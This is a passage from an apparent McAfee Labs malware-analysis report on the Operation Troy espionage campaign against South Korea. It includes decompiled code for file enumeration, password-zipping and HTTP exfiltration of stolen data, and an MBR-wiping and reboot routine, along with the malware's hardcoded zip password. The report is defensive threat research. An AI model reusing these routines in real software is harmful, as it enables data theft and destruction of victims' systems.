
Figure 34. The bs.dll function to scan all drives based on a specified extension.

The following function found in bs.dll lists the contents of specified directories and zips those contents into an archive file with a password. This function doesn't have any criteria and is likely disabled in some cases, such as with HTTP Troy, which downloads a payload module to search for data.



```
*((_WORD *)v8 + 4) = dword_1001B9C8;
v8[10] = BYTE2(dword_1001B9C8);
dword_100227D4 = fopen(&FileName, "wb");
ListFiles(v5, 0, a3);
fclose(dword_100227D4);
v21 = 0;
memset(&v22, 0, 0x100u);
v23 = 0;
v24 = 0;
v10 = strrchr(a2, 92) + 1;
v11 = (char *)(&v21 - v10);
do
{
  v12 = *v10;
  v10[(_DWORD)v11] = *v10;
  ++v10;
}
while ( v12 );
*(_DWORD *)(strrchr(&v21, 46) + 1) = 7627108;
v13 = sub_10009F90("S^dkwero38oerA^t@#");
v14 = CreateZip(a2, v13);
ZipAdd(v14, &v21, &FileName);
CloseZip)(v14);
DeleteFileA(&FileName);
CloseHandle(hObject);
```


Figure 35. A bs.dll function to list and send directory contents.



```
v25 = HttpOpenRequestA(v22, "POST", v24, 0, 0, 0, 71827520, 0);
if ( !v25 )
{
  InternetCloseHandle(v17);
  InternetCloseHandle(v22);
  return 0;
}
if ( !HttpAddRequestHeadersA(
        v25,
        "Content-Type: multipart/form-data; boundary=---------------------------7d414e351603fa\r\n",
        strlen("Content-Type: multipart/form-data; boundary=---------------------------7d414e351603fa\r\n"),
        0x10000000) )
  goto LABEL_35;
memset(&v56, 0, 0x400u);
sprintf(&v56, "Content-Length: %d\r\n", v37);
v26 = &v56;
do
  v27 = *v26++;
while ( v27 );
if ( !HttpAddRequestHeadersA(v25, &v56, v26 - v57, 0x10000000)
  || (v39 = 40, v40 = 0, !dword_41687C(v25, &v39, 0, 8, 0))
  || !InternetWriteFile(v25, &v51, v38, &v33) )
{
```


Figure 36. A bs.dll function to send directory contents to remote server.

Payload.dll appears to combine both drive searching and directory listing into a single function. A separate action puts the directory contents into a separate file and prepares it to be sent to the remote server.



```
v5 = 'b';
strcpy((char *)RootPathName, "c:\\");
do
{
  ++v5;
  RootPathName[0] = v5;
  result = GetDriveTypeA(RootPathName) - 1;
  if ( !result )
    break;
  result -= 2;
  if ( !result )
  {
    v10 = 0;
    memset(&v11, 0, 0x100u);
    v12 = 0;
    v13 = 0;
    sprintf(&v10, "%sfs%c.tmp", a2, v5);
    ListFilsToZip(RootPathName, &v10, a4, 0);
    result = a3;
    if ( a3 )
    {
      v14 = 0;
      memset(&v15, 0, 0xFFCu);
      v16 = 0;
      v17 = 0;
      sprintf(&v14, "%s ------> %s\r\n", RootPathName, &v10);
      v7 = &v14;
      do
        v8 = *v7++;
      while ( v8 );
      result = sub_10006230(a1, 0x1010202, &v14, v7 - &v15, a5);
    }
  }
}
while ( v5 );
```

Figure 37. A payload.dll drive-search function.



```
v5 = (const CHAR *)DecodeString("  A9DB83DB_A9FD_77D0_333666660000_MAPFS");
hObject = CreateMutexA(0, 1, v5);
FileName = 0;
memset(&v19, 0, 0x100u);
v20 = 0;
v21 = 0;
v6 = TockA(a1);
if ( v6[strlen(v6) - 1] != '\\' )
{
  v7 = (int)(v6 - 1);
  do
    v8 = *(_BYTE *)(v7++ + 1);
  while ( v8 );
  *(_WORD *)v7 = *(_WORD *)word_10021BE8;
}
GetTempPathA(0x103u, &FileName);
v9 = (char *)&hObject + 3;
do
  v10 = (v9++)[1];
while ( v10 );
*(_DWORD *)v9 = *(_DWORD *)"~7m9f5.tmp";
*((_DWORD *)v9 + 1) = *(_DWORD *)"f5.tmp";
*((_WORD *)v9 + 4) = *(_WORD *)"mp";
v9[10] = a7m9f5_tmp[10];
dword_100270C8 = fopen(&FileName, "wb");
ListFiles(v6, 0, a3, a4);
fclose(dword_100270C8);
v22 = 0;
memset(&v23, 0, 0x100u);
v24 = 0;
v25 = 0;
v11 = strrchr(a2, '\\') + 1;
v12 = (char *)(&v22 - v11);
do
{
  v13 = *v11;
  v11[(_DWORD)v12] = *v11;
  ++v11;
}
while ( v13 );
*(_DWORD *)(strrchr(&v22, '.') + 1) = 'tad';
v14 = DecodeString("  dkwero38oerA^t@#");
v15 = CreateZip((void *)a2, v14);
sub_10014930(v15, &v22, &FileName);
CloseZip(v15);
DeleteFileA(&FileName);
CloseHandle(hObject);
result = 1;
```


Figure 38. A function to zip contents.

Relationships to Http Dr0pper

We have determined that some variants of Http Dr0pper will execute payload32.dll, which is essentially the same DLL that is found in TDrop. This component contains military keywords. One variant of Http Dr0pper made use of payload32.dll, which was compiled on August 23, 2012. The TDrop version was compiled January 13, 2013. This consistency confirms further that the operations against South Korea are primarily focused on military intelligence gathering and have attempted to break in since 2009.

Destroying the target

The espionage malware has the capability to destroy systems in the same way that the March 20, 2013, attacks disabled thousands of systems in South Korea. This capability could be devastating if military networks were to suddenly be wiped after an adversary had gathered intelligence. This was clearly the case with the March 20 Dark Seoul incident, in which we confirmed that the 3Rat Trojan gained access prior to the MBR-wiping event. There was at least one limitation, however: We found the malware of February 2011 could wipe its targets only if it detected that it was being debugged or analyzed by a security product.



```
HANDLE __cdecl WipeAndReboot()
{
  unsigned int DriveNum; // esi@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+8h] [bp-544h]@5
  struct _STARTUPINFOA StartupInfo; // [sp+18h] [bp-534h]@5
  int LLDiskInstance; // [sp+5Ch] [bp-4F0h]@1
  int v5; // [sp+53Ch] [bp-10h]@1
  int v6; // [sp+548h] [bp-4h]@1

  v5 = dword_10025840;
  LLDisk_CTOR(&LLDiskInstance);
  v6 = 0;
  DriveNum = 0;
  do
  {
    if ( LLDISK_OpenDisk((int)&LLDiskInstance, DriveNum) )
    {
      LLDISK_Wipe(&LLDiskInstance);
      LLDISK_Wipe2((DWORD)&LLDiskInstance);
    }
    ++DriveNum;
  }
  while ( (signed int)DriveNum < 4 );
  memset(&StartupInfo.lpReserved, 0, 0x40u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.cb = 68;
  CreateProcessA(0, "shutdown -r -t 0", 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
  v6 = -1;
  return LLDISK_CloseDisk((HANDLE *)&LLDiskInstance);
}
```

Figure 39. The malware's function to wipe the MBR.

The campaigns

Through our research we have discovered a number of distinct subcampaigns as part of the overall Operation Troy, which has targeted military forces in South Korea to extract classified information. These operations were designed to occur in 2009 through 2013. Recently we uncovered evidence to suggest that they continued just prior to Dark Seoul. We can link the actor(s) responsible for Dark Seoul to these particular espionage campaigns through various technical means.

- The Troy-era malware is based on the same source code to create these specialized versions (components shared over the years).
- The zip encryption password is found in almost all instances, with the exception of Concealment Troy.
- Consistent terms in the malware compile paths (for example, *Troy*, *Work*, etc.).
- The same IRC botnet channel and encryption method are used throughout the variants.
- Military keywords are consistently found through the components spanning 2009–2013, confirming the intent of this adversary.
- Use of the same string-obfuscation techniques in the 2009–2010 campaigns and the 2012–2013 campaigns.



Malware from 2009 Military Attacks
Malware from 2010 Military Attacks
Malware from 2011 Military Attacks
Malware from 2012 Military Attacks
Malware from 2013 Military Attacks
dkwero38oerA^t@#
Mail Attack
HTTP Troy
NSTAR
Chang
EagleXP
Http Dr0pper
Tong
TDrop

Figure 40. Shared encryption password.

Conclusion

McAfee Labs can connect the Dark Seoul and other government attacks to a secret, long-term campaign that reveals the true intention of the Dark Seoul adversaries: attempting to spy on and disrupt South Korea's military and government activities. The Troy-era malware is based on the same source code used to create these specialized variants and shares many commonalities, such as bs.dll and payload.dll, which are found consistently throughout the families. The attackers have attempted since 2009 to install the capability to destroy their targets using an MBR wiper component, as seen in the Dark Seoul incident. From our analysis we have established that Operation Troy had a focus from the beginning to gather intelligence on South Korean military targets. We have also linked other high-profile public campaigns conducted over the years against South Korea to Operation Troy, suggesting that a single group is responsible.

About the Authors

Ryan Sherstobitoff is a threats researcher with McAfee Labs. Formerly, he was Chief Security Strategist at Panda Security, where he managed the US strategic response for new and emerging threats. Sherstobitoff is widely recognized as a security and cloud computing expert.

Itai Liba is a senior security researcher with McAfee Labs. He is a member of the botnet research team. Itai has worked in mobile vulnerability research as well as large-scale reverse-engineering projects and display driver development. He has more than 10 years of experience in reverse engineering.

James Walter is the director of Global Threat Intelligence Operations and manages the McAfee Threat Intelligence Service (MTIS) for the Office of the CTO. He focuses on new threats research as well as the cataloging and maintenance of vulnerabilities and associated countermeasures. Walter has been with McAfee for more than 14 years and leads a global team of threats analysts who create Security Advisories, countermeasure/detector feeds, Global Threat Intelligence apps, and more. He is a frequent speaker at industry events and conferences, and cohosts "AudioParasitics—The Official Podcast of McAfee Labs."

About McAfee Labs

McAfee Labs is the global research team of McAfee. With the only research organization devoted to all threat vectors—malware, web, email, network, and vulnerabilities—McAfee Labs gathers intelligence from its millions of sensors and its cloud-based service McAfee Global Threat Intelligence.™ The McAfee Labs team of 500 multidisciplinary researchers in 30 countries follows the complete range of threats in real time, identifying application vulnerabilities, analyzing and correlating risks, and enabling instant remediation to protect enterprises and the public. http://www.mcafee.com/labs

About McAfee

McAfee, a wholly owned subsidiary of Intel Corporation (NASDAQ: INTC), empowers businesses, the public sector, and home users to safely experience the benefits of the Internet. The company delivers proactive and proven security solutions and services for systems, networks, and mobile devices around the world. With its visionary Security Connected strategy, innovative approach to hardware-enhanced security, and unique global threat intelligence network, McAfee is relentlessly focused on keeping its customers safe. http://www.mcafee.com.

[1] http://en.wikipedia.org/wiki/Principes
[2] http://en.wikipedia.org/wiki/Hastati
[3] http://en.wikipedia.org/wiki/Troy
[4] http://en.wikipedia.org/wiki/ROKS_Cheonan_sinking
[5] https://github.com/jonasschnelli/IRCClient
[6] http://www.wischik.com/lu/programmer/zip_utils.html

McAfee
An Intel Company

2821 Mission College Boulevard
Santa Clara, CA 95054
888 847 8766
www.mcafee.com